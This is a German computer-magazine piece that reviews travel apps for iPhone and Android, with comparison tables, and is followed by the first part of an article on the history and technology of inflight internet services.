Für die Reisebuchung ist der PC sicherlich besser geeignet als das iPhone. Doch wenn dann unterwegs etwas schiefläuft, hilft **Hotelsuche**, ein bezahlbares Zimmer in der Nähe zu finden. **Kayak** vermittelt auch Flüge und Mietwagen, während **Swoodoo** auf Flüge spezialisiert ist. Fahrpläne und Routenplaner zu den U- und S-Bahnen sowie Bussen in über 400 Städten, davon etwa 50 in Deutschland, liefert **Metrol**. Auf Android-Geräten kennt sich **Öffi Haltestellen** mit dem öffentlichen Nahverkehr aus.




MapDroid lädt sein Kartenmaterial in den Smartphone-Speicher; unterwegs fallen keine kostspieligen Karten-Downloads an.

Bei Reisen mit der Deutschen Bahn ist der **DB Navigator** fast unentbehrlich. Er sucht nicht nur die passende Verbindung, sondern zeigt auch in Echtzeit die Verspätung etwa von Anschlusszügen an. Unter Android nennt sich die entsprechende Bahn-App **DB RailNavigator**. Soll es am Ziel mit dem Fahrrad weitergehen, lotst einen **Call a Bike** zum nächsten freien der City-Bikes, die die Bahn an derzeit knapp 70 Standorten verleiht. Die Android-App **Veloid** kennt Fahrradverleiher in Deutschland, Österreich sowie in einer Reihe französischer Städte.

Flugreisende mit iPhone erhalten mit **Flight Status** in Echtzeit Infos zu Starts und Landungen auf weltweit mehr als 4000 Flughäfen, die Daten zu 1100 Fluglinien umfassen. Weniger umfangreich, aber dafür kostenlos informiert die App der **Luft-hansa**.

Am Ziel angekommen, sucht man Restaurants, Supermärkte oder einen Arzt. Was die aktuelle Umgebung in dieser Richtung bietet, weiß **Wohin?**. Die App füttert die Websuche von Google Maps mit passenden Suchbegriffen. Dem Nutzer präsentiert sie 11 Rubriken und rund 600 Kategorien, in denen er sich leicht zurechtfindet. Damit er sich dann nicht in der Realität verirrt, nutzt **Wohin?** die Karten-Komponente und hat Schnittstellen zur Navigationssoftware von Navigon und Tom Tom.



Wikihood stellt aus der Wikipedia einen Reiseführer für Regionen oder Städte zusammen.

## Reise-Apps fürs iPhone

Name/ Kategorie	Beschreibung	Offline nutzbar	Preis
<b>Navigation</b>			
Navigon	Onboard-Navigation	✓	kostenlos bis 90 €
Falk Navigator	Städteführer für je 0,79 € integrierbar	✓	24,99 bis 49,99 €
Skobbler	OpenStreetMaps, brauchbare Navigation, Umkreissuche	–	2,99 €
B.Icylce	Fahrradcomputer, Navigation und Tourenaufzeichnung	✓	7,99 €
ADAC Wanderführer	für diverse deutsche Gegenden, Mallorca und Südtirol	✓	9,99 €
TwoNav	topografische Karten diverser europäischer Länder	✓	89,99 €
Motion X GPS	Navigation nach Wegpunkten, Karten zum Nachladen	✓	2,39 €
iCarPark	geparktes Auto wiederfinden, ehe die Parkuhr abläuft	–	0,79 €
<b>Planung und Buchung</b>			
Hotelsuche	durchsucht diverse Hotelportale	–	kostenlos
Kayak	Flug- Mietwagen- und Hotelsuche	–	kostenlos
Swoodo	billige Flüge finden	–	kostenlos
MetrO	Fahrpläne von von U/S-Bahnen und Bussen in über 400 Städten	–	kostenlos
DB Navigator	Fahrpläne und Echtzeit-Informationen der Deutschen Bahn	–	kostenlos
Call a Bike	City Bikes der Bahn mieten	–	kostenlos
Flight Status	Informationen von über 1100 Fluglinien und 4200 Airports	–	3,99 €
Lufthansa	aktuelle Flugdaten der Lufthansa	–	kostenlos
<b>Local Based Services</b>			
Wohin?	sucht nach Locations wie Restaurants oder Tankstellen in der Umgebung	–	2,39 €
Oype Radar	Umgebungssuche mit vielen Bewertungen	–	kostenlos
Wikitude	blendet Infos zu Locations in die aktuelle Kameraaufnahme ein	–	kostenlos
Weather Pro	Vorhersagen, Radar und Satellitenfotos für die ganze Welt	–	2,99 €
<b>Reiseführer</b>			
Marco Polo City Guides	für diverse europäische Städte	✓	0,79 bis 3,99 €
Tripwolf	kostenlose Basisinformationen, Ausführliches kostet	✓	3,99 € pro Ort
City Maps 2go	Stadtpläne von über 1000 Städten zum Download	✓	0,79 €
OffMaps	OpenStreetMap-Karten zur Offline-Nutzung herunterladen	✓	1,59 € mit 2 Karten, 3 weitere 0,79 €
Wikipanion	Wikipedia-Beiträge zum Offline-Lesen herunterladen	✓	kostenlos
Wikihood plus	Pakete mit lokalen Infos aus Wikipedia laden	✓	3,99 €
<b>Sprache</b>			
iTranslate	Client für Google Translate	–	kostenlos
Jourist Weltübersetzer	Für Touristen optimiertes Wörterbuch mit Phrasen in 24 Sprachen	✓	7,99 €
SlovoEd	umfangreiche Wörterbücher in verschiedenen Sprachen	✓	7,99 bis 19,99 €
<b>Fotos und Medien</b>			
Autostitch	Fotos zu Panoramen zusammensetzen	✓	2,39 €
PhotoForge	Fotobearbeitung	✓	2,39 €
Pixelpipe	veröffentlicht Fotos und Videos auf über 100 Diensten	–	kostenlos
Postkarte	Urlaubsfotos als Postkarte verschicken lassen	–	1,49 € je Karte
Postman	virtuelle Foto-Postkarte	–	2,39 €
Kindle	eBook Amazon	✓	kostenlos
Stanza	eBook mit Anbindung an diverse Online-Bookshops	✓	kostenlos
<b>Sonstiges</b>			
Reisemedizin	Impfungen, Reiseapotheke, medizinischer Sprachführer, Kliniken im Ausland	–	2,99 €
Fit for Travel	medizinische Tipps, Checklisten, Klimatabellen	–	kostenlos
Global Help	internationale Notrufnummern	✓	2,99 €
Wi-Fi-Finder	Wo gehts zum nächsten Hotspot?	✓	kostenlos
Trip Journal	Reisetagebuch mit GPS-Wegpunkten, Bildern und Videos und Schnittstellen zu Twitter, Flickr, Picasa und Facebook	–	0,79 €
Ecurency	nach Wechselkursen umrechnen	✓	0,79 €
Tip-O-Meter	Trinkgeld nach Freundlichkeit, Schnelligkeit und Qualität berechnen	✓	0,79 €
WorldView Life	Vorfreude: rund 12 000 Webcams weltweit	–	2,39 €

Das sowohl für iPhones als auch für Android-Geräte verfügbare **Oype Radar** verfolgt einen anderen Ansatz, bei dem eine Community die Information über Locations zusammenträgt. Sie ist recht lebhaft und versieht die Einträge auch mit Bewertungen, nach denen man sich richten kann. **Wikitude** und **Layar** suchen Informationen zur Umgebung aus vielen Quellen zusammen, der Clou ist jedoch die Darstellung: Wenn man mit der iPhone-Kamera die Szene aufnimmt, blenden die beiden Apps Markierungen und Informationen zu den gesuchten Locations ein – Augmented Reality.

Das Urlaubsvergnügen setzt gutes Wetter voraus. **Weather Pro** kann dies zwar nicht garantieren, doch es liefert weltweit Vorhersagen, Satellitenbilder und das hoffentlich überflüssige Wolkenradar. Leider verlangt es wie alle Location Based Services eine Online-Verbindung.

## Multimedia

Der Traumstrand, der wunderschöne Sonnenuntergang, das Fünf-Sterne-Zimmer – wer die Lieben daheim mit Reiseimpressionen beeindrucken will, muss dank Smartphone nicht mehr auf die Heimkunft warten. Mit der in Android installierten Kamera-App kann er seine Schnappschüsse bei einer Reihe vorgegebener Dienste publizieren, etwa Picasa, Flickr oder Google Buzz. Alternativ reicht Android sie an installierte Anwendungen weiter, die etwas damit anfangen können, etwa den Twitter-Client Touiteur oder den E-Mailer K-9.

Die Videorecorder-Apps von iPhone und Android laden die Aufnahmen zu Online-Diensten wie YouTube hoch. Der Spezialist im Verbreiten von Fotos und Videos schlechthin nennt sich **Pixelpipe**: Die App, die es sowohl für Android als auch für das iPhone gibt, beschickt mehr als 100 Online-Dienste.


Freunden und Verwandten, die man online nicht erreicht, sendet man via Smartphone eine persönliche Postkarte. Mit **shoot it** lädt man dazu sein Foto hoch und ergänzt es um eine kurze Nachricht. Der Dienst druckt das Ganze aus und versendet es weltweit. Da shoot it in den USA beheimatet ist, kostet eine Karte nach Deutschland 1,49 Dollar. Auf dem iPhone erledigt die

**Postkarte**-App das Gleiche. Kostenlos versendet **Postage** die Karten – als Bild per E-Mail.

Selbst wenn der Urlauber seine Schnappschüsse aufbereiten muss, ist er nicht mehr auf die Hilfe eines PC angewiesen. Mit dem sowohl für Android als auch für das iPhone verfügbare **Photoshop.com Mobile** kann er das Bild beschneiden und mit einer Hand voll Effekte aufhübschen. **Photoforge** ist dabei sogar noch mächtiger. **Auto-stitch**, wie Photoforge nur für das iPhone erhältlich, werbet mehrere Aufnahmen zu einem Panorama. Das unter Android verfügbare **PicSay** wiederum versieht Bilder mit Texten und allerlei Effekten, etwa um Highlights hervorzuheben.

Ein Regentag auf dem Hotelzimmer? E-Book-Reader wie der **Aldiko Book Reader** für Android lassen keine Langeweile aufkommen. Idealerweise hat man bereits vor Reiseantritt ein paar Bücher für alle Fälle heruntergeladen, um unterwegs Bandbreite zu sparen. Im Notfall kann man sich aber auch vor Ort mit Lese-stoff versorgen. Das Programm ist mit einigen Quellen verlinkt, aus denen sich neuer Lesestoff herunterladen lässt. Etliche als E-Book verfügbare Klassiker gibt es kostenlos. Für das iPhone stehen gleich mehrere gute E-Book-Reader zur Auswahl, die prominentesten sind die **Kindle**-App von Amazon und **Stanza**, das sich an viele E-Book-Stores anbinden lässt.

Egal, ob die **Reisemedizin-App, Fit for Travel** mit medizini-



Dank Stanza passt ins iPhone eine ganze Reisebibliothek, die sich unterwegs sogar noch auffüllen lässt.





**Gebührenwächter: Call Meter NG führt Protokoll über Telefonate, SMS und Daten.**

schen Tipps, Checklisten und Klimatabellen oder **Global Help** mit internationalen Notrufnummern – bei den kleinen Helferlein für die Reisevorbereitung und den Trip selbst hat Apples Plattform die Nase vorne. Solche Informationen lassen sich aber auch auf den Webseiten des Auswärtigen Amtes oder in der Wikipedia nachlesen.

## Helferlein

**Trip Journal**, mit dem der Reisende seine Wegstrecke festhalten sowie inklusive Fotos veröffentlichen kann, steht bereits für beide Plattformen bereit. Und auch Android kann mit einigen sehr speziellen Reise-Apps auftrumpfen. Googles **Sky Map** zum Beispiel veranschaulicht den Sternenhimmel über dem Urlaubsort. Und die **TideApp** informiert Wassersportler über Gezeitenstände weltweit.

Solange die Netzsperrung des iPhone die Nutzung einer ausländischen Prepaid-Karte verhindert, wird man in der Fremde häufig auf der Suche nach einem WLAN-Hotspot sein. Dabei unterstützt der **Wifi-Finder**, der dazu sinnvollerweise auf eine lokale Datenbank zugreift. **WorldView Life** zeigt die Aufnahmen von 12 000 Webcams weltweit und steigert die Vorfreude, solange man noch daheim mit Flatrate surft. Im Restaurant am Urlaubsort hilft **Tip-O-Meter**, anhand von Freundlichkeit, Schnelligkeit und Qualität das passende Trinkgeld zu berechnen. **Ecurency** rechnet im

Nicht-Euro-Ausland Preise um, ohne dafür ständig Wechselkurse aus dem Internet zu laden.

## Systemhelfer

Während das iPhone ein recht strenges Regime über sein System führt und Benutzer wie Anwendungen in klare Grenzen weist, ist Android liberaler – was dem Anwender etwas mehr Systembetreuung abfordert. So passiert es mit dem Google-Betriebssystem schnell, dass man Anwendungen verlässt, ohne sie wirklich zu beenden. Im Hintergrund fressen sie aber Ressourcen, was die Akkulaufzeit verkürzt.

Dagegen hilft eine App wie der **Advanced Task Killer**, mit dem sich alle laufenden Anwendungen schnell beenden lassen. Während die eigentliche App dem Benutzer eine Liste der laufenden Apps präsentiert und ihn wählen lässt, welche sie beenden soll, stoppt sie als Widget aufgerufen ohne Nachfrage alle laufenden Anwendungen.

Das **Energiesteuerungs-Widget** kann sich in puncto Akkuschonung ebenfalls als segensreich erweisen. Auf einen Blick zeigt es, welche der Ressourcenfresser WLAN, Bluetooth, GPS und Synchronisation eingeschaltet sind. Mit einem Fingerdruck schaltet man sie ein- oder aus und regelt die Displayhelligkeit. **Call Meter NG** behält die Gebühren im Blick. Man gibt Sprechzeiten, maximale SMS-Zahl und das Datenvolumen vor; die App zeigt auf einen Blick an, wie viel Prozent davon bereits verbraucht sind.

**WaveSecure** stellt eine komplette Security-Suite für Android bereit. Geht das Handy verloren, lässt es sich mit WaveSecure aus der Ferne sperren, das zur Not auch alle Daten löscht. Der Dienst, der 20 US-Dollar im Jahr kostet, kann auf seinen Servern für wichtige Daten ein Backup vorhalten, damit sie im Fall der Fälle nicht komplett verloren gehen. Kostenlos kann man mit **Prey** versuchen, den Aufenthaltsort seines Handys zu bestimmen. Wird die App durch eine spezielle SMS scharfgeschaltet, sendet das Mobiltelefon fortlaufend seine exakte Position, die sich über ein Web-Frontend abfragen lässt.

Beim iPhone sollte man vor dem Urlaub unter Einstellungen/Allgemein die Code-Sperre

## Reise-Apps für Android

Name/ Kategorie	Beschreibung	Offline nutzbar	Preis
<b>Navigation</b>			
Navigon MobileNavigator	Navigation mit Offline-Karten, also keine Online-Verbindung notwendig	✓	59,95 €
AndNav2	Navi-Alternative auf Basis von OpenStreetMap-Karten	–	kostenlos
MapDroyd	weltweite Karten auf Basis von OpenStreetMap für die Offline-Nutzung	✓	kostenlos
Verkehrsinformationen Mobil	Stauinfos auf Basis der Daten des ADAC	–	kostenlos
RadAlert	Radarwarner	–	kostenlos
Car Locator	führt zurück zum Wagen	–	kostenlos
GPSies	Wander-, Lauf-, Fahrrad- und Motorradwege	–	kostenlos
MyTracks	protokolliert zurückgelegte Routen mit	–	kostenlos
Naviki	Fahrrad-Routenplaner für Deutschland	–	kostenlos
<b>Planung und Buchung</b>			
DB Navigator	Reiseplanung von Tür zu Tür	–	kostenlos
Öffi Haltestellen	Verbindungen und Netzpläne für öffentliche Verkehrsmittel in Europa	–	kostenlos
Kayak	Flug- und Hotelsuche, Reiseplaner	–	kostenlos
Lufthansa	Flugplan sowie aktuelle Ankunft- und Abflug-Informationen	–	kostenlos
Veloid, Call A Bike	Fahrrad ausleihen – Veloid europaweit, Call A Bike hat in Deutschland das dichtere Netz	–	kostenlos
<b>LBS/ Reiseführer</b>			
Klicktel, Google Places Directory	Restaurants, Hotels, Apotheken etc.	–	kostenlos
Type Radar	viele Bewertungen von Hotels, Restaurants etc.	–	kostenlos
Wikitude, Layar	Augmented-Reality-Anwendungen, die ortsbezogene Informationen ins Kamerabild einblenden	–	kostenlos
WikiDroyd	Mobile Wikipedia zur Offline-Nutzung	✓	kostenlos
iTravelFree	mobiler Client für WikiTravel	✓	kostenlos
<b>Sprache</b>			
Google Translate	Weltübersetzer mit Dutzenden Sprachen	–	kostenlos
LEO	Deutsch, Englisch, Französisch, Spanisch, Chinesisch, Russisch	–	kostenlos
<b>Fotos und Medien</b>			
PicSay, Photoshop.com Mobile	Fotos bearbeiten; mit PicSay lassen sich Bilder mit Texten versehen	✓	kostenlos
Pixelpipe	Fotos und Videos zu Dutzenden Diensten hochladen	–	kostenlos
shoot it	Fotos als Postkarten versenden	–	1,49 US-\$/ Postkarte nach Europa
Aldiko Book Reader	E-Books lesen und unterwegs kaufen	✓	kostenlos
<b>Systemtools</b>			
Energiesteuerungs- Widget	Energiesteuerung für den Desktop	✓	kostenlos
Call Meter NG	Gebührenverwalter, der Telefonate, SMS- und Datenverkehr überwacht	✓	kostenlos
Battery Widget	zeigt den Batteriefüllstand gut sichtbar auf dem Desktop an	✓	kostenlos
Advanced Task Killer Free	Task Killer; killt nicht beendete Programme	✓	kostenlos
prey	hilft, ein verloren gegangenes Handy wiederzufinden	–	kostenlos
WaveSecure	Diebstahlschutz; sperrt das Handy und löscht seine Daten	–	19,90 US-\$/ Jahr
<b>Sonstiges</b>			
Wifi-Finder	Wo geht's zum nächsten Hotspot?	–	kostenlos
Trip Journal Lite	Reisetagebuch mit GPS-Wegpunkten, Bildern und Videos und Schnittstelle zu Twitter, Flickr, Picasa und Facebook	–	kostenlos
Googles Sky Map	Karte des Sternenhimmels mit Sternbildern etc.	–	kostenlos
TideApp	Gezeitenstände weltweit	–	kostenlos


aktivieren. Die Option „Daten löschen“ sorgt dann dafür, dass nach zehn falschen Code-Eingaben alle Daten auf dem iPhone gelöscht werden. Eine Fernlöschung ist möglich, wenn das iPhone als Client für Microsoft Exchange 2007 dient (Web Access:

Optionen/Mobile Geräte/Alle Daten auf dem Gerät löschen). Über den Dienst MobileMe (79 Euro pro Jahr, zwei Monate kostenlos zum Testen) kann man sein iPhone orten oder löschen. (ad)

[www.ct.de/1013112](http://www.ct.de/1013112)

ct





Sebastian Stein

# Internet im Flieger

## Inflight Connectivity – zweiter Anlauf zum Erfolg

Dank breiter Mobilfunkabdeckung und günstigen WLAN-Hotspots kann man auch auf Reisen immer und überall online sein. Mit einer Ausnahme: Ausgerechnet im Flugzeug, dem wichtigsten Langstreckentransportmittel, bleibt man meist offline. Das beginnt sich aber gerade zu ändern.

Ein ersten Versuch, das Internet ins Flugzeug zu bringen, startete Boeing im Juni 2001 mit der Tochterfirma und dem gleichnamigen Produkt Connexion by Boeing. Startpartner waren damals United Air-

lines, Delta Airlines und American Airlines. Bereits nach wenigen Tagen schloss sich die Lufthansa als erster internationaler Partner der Gruppe an [1], und am 15. Januar 2003 hob eine 747 der Lufthansa zum Connexion-

Jungfernfug von Frankfurt nach Washington ab. Als erste Airline startete die Lufthansa im Mai 2004 den Regelbetrieb unter dem Namen FlyNet [2]. Insgesamt wurden 69 Lufthansa-Maschinen mit der Technik ausge-

rüstet, und bis 2005 gewann Boeing noch neun weitere Fluggesellschaften hinzu.

Nach dem 11. September 2001 scheuten aber vor allem die US-Airlines die Investition von rund 500 000 US-Dollar pro Flugzeug. Dazu kam noch der Umsatzausfall durch bis zu 21 Werftliegetage; bei großen Maschinen konnte das bis zu 20 Millionen Dollar ausmachen. Obwohl Boeing versuchte, mit der Technik auch andere Märkte wie die Schifffahrt zu bedienen, und den Funktionsumfang um Dienste wie Live-TV oder Telefonie erweiterte, wurde Connexion zum Reinfall: Aus ursprünglich geplanten 5000 Einheiten wurden nur 146 Flugzeuge und wenige Schiffe. Konsequenterweise stellte Boeing den Dienst zum Jah-

resende 2006 ein. Nur das US-Militär konnte seine Verträge verlängern und nutzt die Technik unter dem Namen Boeing Broadband Satcom Network bis heute.

Gegenwärtig versuchen mehrere Unternehmen, das Internet wieder ins Flugzeug zu bringen. Ein weit fortgeschrittener Anbieter ist das amerikanische Unternehmen Aircell. Statt wie Boeing teure Satellitentechnik zu verwenden, setzt Aircell auf modifizierte Mobilfunk-Basisstationen, um die Flugzeuge mit dem Boden zu verbinden. Aircell nutzt dazu in den USA ein 3 MHz breites, im Juni 2006 ersteigertes Funkband. Das System ist für die Airlines deutlich günstiger in Anschaffung und Unterhalt, hat aber auch einen bedeutenden Nachteil: Gogo Inflight Internet ist auf flächendeckende Funkversorgung durch Sendemasten angewiesen, und so ist es momentan nur in den USA verfügbar.

Doch auch für Interkontinentalflüge startet jetzt eine Lösung: Die Panasonic Avionics Cooperation kündigte – abermals mit der Lufthansa als erstem Partner – im Oktober 2009 ihre Global Communications Suite (GCS) an. Schon ab Sommer 2010 soll das System in die ersten Lufthansa-Airbusse eingebaut werden. GCS ermöglicht auch Live-TV und Handytelefonate, doch wird sich die Lufthansa bei ihrem abermals FlyNet getauften Dienst anfangs wohl auf den Internetzugang beschränken.

Ein großer Teil der Mobilfunktechnik stammt dabei von AeroMobile, einem Gemeinschaftsunternehmen des amerikanischen Avioniksystemherstellers Arinc und des norwegischen Mobilfunkanbieters Telenor. Das AeroMobile-System wird seit März 2008 unter anderem bei Malaysia Airlines, Qantas Airways und Emirates eingesetzt.

Ferner bieten zwei weitere Unternehmen satellitengestützte Systeme an: Row44 wurde 2004 gegründet und operiert momentan vor allem im amerikanischen Raum. OnAir gibt es seit 2005. Die Firma bedient überwiegend Kunden in Europa, Asien und im Mittleren Osten. Obwohl beide Unternehmen starteten, als Connexion noch existierte, haben sie doch frühzeitig aus Boeings Fehlern gelernt. Ihre Hardware ist sowohl

leichter als auch einfacher zu installieren. Große Verbreitung kann allerdings noch keines der beiden Systeme aufweisen. OnAir wird unter anderem bei British Airways, TAP Portugal, Ryanair, Air Asia oder Oman Air eingesetzt, befindet sich aber bei den meisten Gesellschaften noch in der Erprobungsphase oder wird nur auf wenigen Routen eingesetzt. Anfang 2009 erprobten Southwest Airlines und Alaska Airlines das Row44-System. Im April 2009 schloss sich Norwegian Air Shuttle an. 2010 sollen nach und nach alle Maschinen der Southwest Airlines mit dem System ausgerüstet werden.

## Die Technik

Bei Boeings System konnten die Passagiere ihre Geräte entweder per Ethernet-Kabel oder per WLAN anschließen. Viele Airlines ließen die Kabel-Ports aus Kosten- und Gewichtsgründen aber – wenn überhaupt – nur in der Business und First Class installieren. Da Boeing die Benutzung für die Passagiere so einfach wie möglich machen wollte, ließen die WLAN-Verbindungen unverschlüsselt. Die Satellitenverbindung wurde hingegen mit 128 Bit chiffriert, Details hielt Boeing indes geheim.

Die von den Nutzern versendeten Daten liefen über einen zentralen Server im Flugzeug. Da das Versenden von Daten per Satellit sehr teuer ist, diente er vor allem als Proxy und DNS-Server sowie zur Komprimierung der Datenströme. Zusätzlich konnte

er Webseiten für ein flugzeuginternes Intranet hosten oder nicht erwünschte Inhalte wie Erotikseiten blocken.

Je nach Region liefen die Daten über Satelliten verschiedener Betreiber an eine von fünf Bodenstationen, in Europa etwa Eutelsat, über dem Nordatlantik Intelsat und in Teilen Asiens Superbird-C. Die dafür nötige Antenne steckte auf dem Rücken des Flugzeugs unter einer Kuppel. Diese erhöhte den Luftwiderstand, weshalb der Rumpf darunter verstärkt werden musste. Das steigerte die ohnehin schon hohe Zusatzlast weiter. Die sonstigen Connexion-Komponenten wogen schon bis zu 400 Kilogramm, was etwa fünf Passagieren mit Gepäck entspricht.

Die Übertragungsraten lagen bei maximal 20 MBit/s Downlink und bis zu 2 MBit/s Uplink pro Flugzeug. Vor allem wegen der Satellitenverbindung waren die Paketlaufzeiten mit typisch mehreren hundert Millisekunden bis vereinzelt in den Sekundenbereich sehr hoch, aber oftmals noch gerade brauchbar für VoIP-Telefonate à la Skype.

Die anderen satellitengestützten Systeme sind grundsätzlich gleich aufgebaut. Da inzwischen aber so gut wie alle mobilen Endgeräte WLAN verwenden, verzichten die Airlines inzwischen auf die ohnehin selten genutzten Kabelanschlüsse.

Panasonics GCS verwendet eine Antenne von EMS Technologies, die einen geringeren Luftwiderstand als die Connexion-Variante aufweist. Zudem steigt

die Datenrate des im Ku-Band (10,7 bis 12,75 GHz) arbeitenden Systems auf 50 MBit/s im Downlink. Die Lufthansa wird indes die in den einst Connexion-versorgten Flugzeugen vorhandene Infrastruktur weiter nutzen. Anders als Boeing setzt Panasonic auf MTN Satellite Communications als einzigen Partner für den Satelliten-Link.

OnAir nutzt ebenfalls Antennen von EMS, arbeitet aber mit Inmarsats SwiftBroadband im schmalbandigeren L-Band (1,53 bis 2,7 GHz) und bietet deshalb maximal 0,4 MBit/s, quasi T-DSL light für alle. Row44 verwendet Hughes Communications als Partner, beschränkt sich bisher auf den amerikanischen Kontinent und liefert maximal 30 MBit/s im Downstream.

Die Handyanbindung geschieht bei AeroMobile über Picozellen, die momentan GSM 1800 und GSM 1900 unterstützen, was alle aktuellen Smartphones und viele Handys beherrschen. Eine Zelle kann bis zu zehn Sprachverbindungen simultan handhaben. Die Verzögerung ist vergleichbar mit einer Übersee-Telefonverbindung per Satellit, also zwar wahrnehmbar, aber wenig störend. Um Beeinträchtigungen der Bordelektronik zu minimieren, halten die Picozellen die Sendeleistung der Mobilfunkgeräte so gering wie möglich.

Da sich manche Passagiere durch Handygespräche gestört fühlen, kann das AeroMobile-System GSM-Dienste zeitgesteuert abschalten, beispielsweise Sprachverbindungen auf Nacht-



Die Connexion-Satellitenantenne ist relativ groß und erhöht mit ihrer Abdeckung (Radom) den Luftwiderstand vor allem kleinerer Flugzeuge deutlich.



